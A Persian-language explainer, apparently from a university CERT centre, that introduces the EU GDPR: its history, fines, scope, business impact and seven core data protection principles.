
گردآوری: هادی گلباغی

مقدمه

با این وجود که نبض اقتصاد جهانی با داده و شیوه مدیریت آن‌ها گره خورده است اما از این نکته نیز نباید غافل گردید که رعایت حقوق افراد و پردازش داده‌ها با رعایت اصول اخلاقی، الزامات مختص به خود را دارد. بنابر پیش‌بینی IDC تا سال ۲۰۲۰، تقریبا بیش از ۲۵ درصد جمعیت جهان درگیر مشکلات نقض داده می‌شوند. بدیهی است با ورود به عصر دیجیتال و در آستانه انقلاب صنعتی چهارم و سونامی داده، نیازمند مجموعه‌ای از قوانین جدید مرتبط با داده می‌باشیم. GDPR، یکی از تلاش‌های انجام شده در این مسیر است که قصد دارد دامنه قوانین مربوط به حفظ حریم شخصی و حفاظت از داده‌های شخصی را با یک تفکر راهبردی نهادینه نماید.

GDPR چیست؟

مقررات حفاظت اطلاعات عمومی یا GDPR، قانون حفاظت داده در سطح اتحادیه اروپا است که با دستورالعمل «حفاظت از اطلاعات اتحادیه اروپا» تدوین شده در سال ۱۹۹۵ جایگزین شده است. قانون فوق، برای هماهنگی قوانین حفظ حریم خصوصی در سراسر اروپا و با هدف محافظت و توانمندسازی حریم خصوصی داده شهروندان اتحادیه اروپا و تحول در شیوه برخورد سازمان‌ها با رویکرد حریم خصوصی داده‌ها در سراسر اتحادیه اروپا ایجاد شده است. GDPR ماحصل چندین سال مذاکره است. اولین پیشنهاد در سال ۲۰۱۲ ارائه و نسخه نهایی آن در ۱۴ آوریل ۲۰۱۶ توسط پارلمان اتحادیه اروپا تصویب گردید. تمامی اعضا اتحادیه اروپا و بنگاه‌های اقتصادی مرتبط با هر یک از کشورهای اتحادیه ملزم بودند که تا ۲۸ ماه می سال ۲۰۱۸ خود را با قوانین و دستورالعمل‌های آن تطبیق نمایند که شرایط آن در شکل ۱ نشان داده شده است. جریمه‌های بالقوه تحت GDPR بسیار بالاتر از قوانین حفاظت از داده‌های موجود در کشورهای عضو اتحادیه اروپا می‌باشد. به عنوان مثال، تحت قانون حفاظت از اطلاعات در انگلستان، بزرگترین جریمه یک شرکت غیر سازگار در انگلستان پانصد هزار پوند است. جرایم فوق در خصوص عدم سازگاری با GDPR تغییر می‌کند، حداکثر جریمه از ماه می ۲۰۱۸ می تواند تا ۲۰ میلیون یورو یا ٤ درصد از گردش مالی جهانی باشد. این به وضوح نشان‌دهنده یک جهش بزرگ و چالش برانگیز است و می‌تواند یک تهدید جدی برای بنگاه‌های کسب و کار را به دنبال داشته باشد. بدیهی است که این موضوع تاثیر مستقیمی بر روی استراتژی مدیریت ریسک خواهد داشت و عواقب آن در شکل ۲ قابل مشاهده است.



شکل ۱-GDPR یک تغییر بزرگ

شکل ۲- عواقب عدم انطباق با GDPR

دامنه تغییرات

الزامات چشمگیری در GDPR وجود دارد اما تمرکز بیش‌تر و مهم‌ترین تغییرات بر روی شفافیت و حقوق بسیار گسترده برای افراد می‌باشد. یکی از بزرگترین تغییرات GDPR دامنه وسیعی از قوانین است که هر شرکتی که داده‌های شخصی اتحادیه اروپا را پردازش می‌کند را شامل می‌شود. به طور خلاصه، اگر کارمندان، پیمانکاران، مشتریان یا تامین‌کنندگان شما شهروندان یا ساکنان اتحادیه اروپا هستند و شما داده‌های آن‌ها را پردازش می‌کنید، تقریبا قطعا باید سازگار با GDPR باشد و یا پذیرای عواقب آن باشید.

دامنه تاثیرات

مسلماً بیشترین تاثیر بر روی افرادی است که دارای اطلاعاتی از کاربران در سطح گسترده می‌باشند. بدیهی است هر اندازه که میزان اطلاعات بیشتر باشد، افراد دارای حقوق بیش‌تری در خصوص شیوه استفاده از داده‌ها و جبران خسارات احتمالی از طرف سازمان‌هایی خواهند بود که ناقض قانون می‌شوند. با این حال، GDPR همچنین بر کسب و کارهای داخل و خارج از اتحادیه اروپا تأثیر می‌گذارد که می‌بایست آن‌ها را رعایت کنند. رهبران کسب و کار می‌بایست به دلیل تاثیرگذاری گسترده GDPR بر فضای کسب و کار، به سرعت و به دقت شرایط راهبردی برخورد مناسب با آن را در سازمان خود فراهم نمایند. استراتژی و سیاست‌های داده می بایست در سطح مدیران ارشد سازمان تدوین گردد، تا اجزاء آن به عنوان بخشی از تمامی فرآیندها از مراحل اولیه تعریف محدوده یک پروژه تا عرضه نهایی خروجی‌های پروژه مورد توجه قرار گیرد. بنگاه‌های اقتصادی کسب و کار ممکن است نیازمند بکارگیری یک متخصص حفاظت داده یا یک DPO-Data Protection Officer و کارشناسانی باشند که وظیفه آن‌ها نظارت و مانیتورینگ مستمر به منظور اطمینان از انطباق با قوانین باشند.

محدوده عملیاتی

GDPR در ۱۱ فصل سازماندهی و شامل ۹۹ بند است. یکی از مهمترین بخش‌های این سند، فصل دوم و بند پنجم است که به اصول مربوط به پردازش داده‌های شخصی اشاره می‌کند. در شکل ۳، به این اصول اشاره شده است. با در نظر گرفتن این قوانین و ایجاد محدودیت و چارچوب برای شرکت‌ها در حوزه‌های امنیت اطلاعات، ضرورت وضع، به روزآوری و تدوین چنین قوانینی در کشور ما نیز بسیار بیش از پیش احساس می‌شود.

ردیف	اصل	شرح
1	پردازش منصفانه، قانونی و شفاف	داده‌های شخصی باید به صورت قانونی، منصفانه و به شیوه‌ای شفاف در رابطه به موضوع پردازش شوند.
2	محدودیت هدف	داده‌های شخصی می‌بایست صرفا برای اهداف مشخص، صریح و قانونی جمع‌آوری شوند و نباید پردازش‌های بیشتری که با اهداف تعیین شده مغایر باشد روی آنها انجام داد.
3	به حداقل رساندن اطلاعات	داده‌های شخصی می‌بایست کافی، مرتبط و محدود به موارد مرتبط با اهداف تعیین شده برای پردازش داده باشند.
4	دقت	داده‌های شخصی باید دقیق باشند و در صورت لزوم می‌بایست به‌روز نگهداری شوند. در صورتی که اطلاعات شخصی نادرست باشند، می‌بایست بدون تاخیر حذف یا اصلاح شوند.
5	دوره نگهداری	داده‌های شخصی می‌بایست در قالبی نگهداری شوند که بتوان عدم ضرورت نگهداری آنها جهت پردازش با توجه به اهداف تعیین شده را شناسایی کرد.
6	امنیت داده	داده‌های شخصی می‌بایست با استفاده از اقدامات فنی و سازمانی مناسب، به گونه ای پردازش شوند که امنیت مناسب آنها شامل حفاظت در برابر پردازش‌های غیر مجاز یا غیر قانونی، از دست دادن تصادفی، تخریب و یا آسیب تصادفی تامین گردد.
7	پاسخگویی	کنترل‌کننده داده مسئول انتطباق با اصول حفاظت داده است و می‌بایست قادر به اثبات آن باشد.

شکل ۳- اصول حفاظت داده مطنبق بر GDPR

General Data Protection Regulation

KURD
SIRT
مرکز آپا دانشگاه کردستان

مرکز آپا دانشگاه کردستان
www.cert.ouk.ac.ir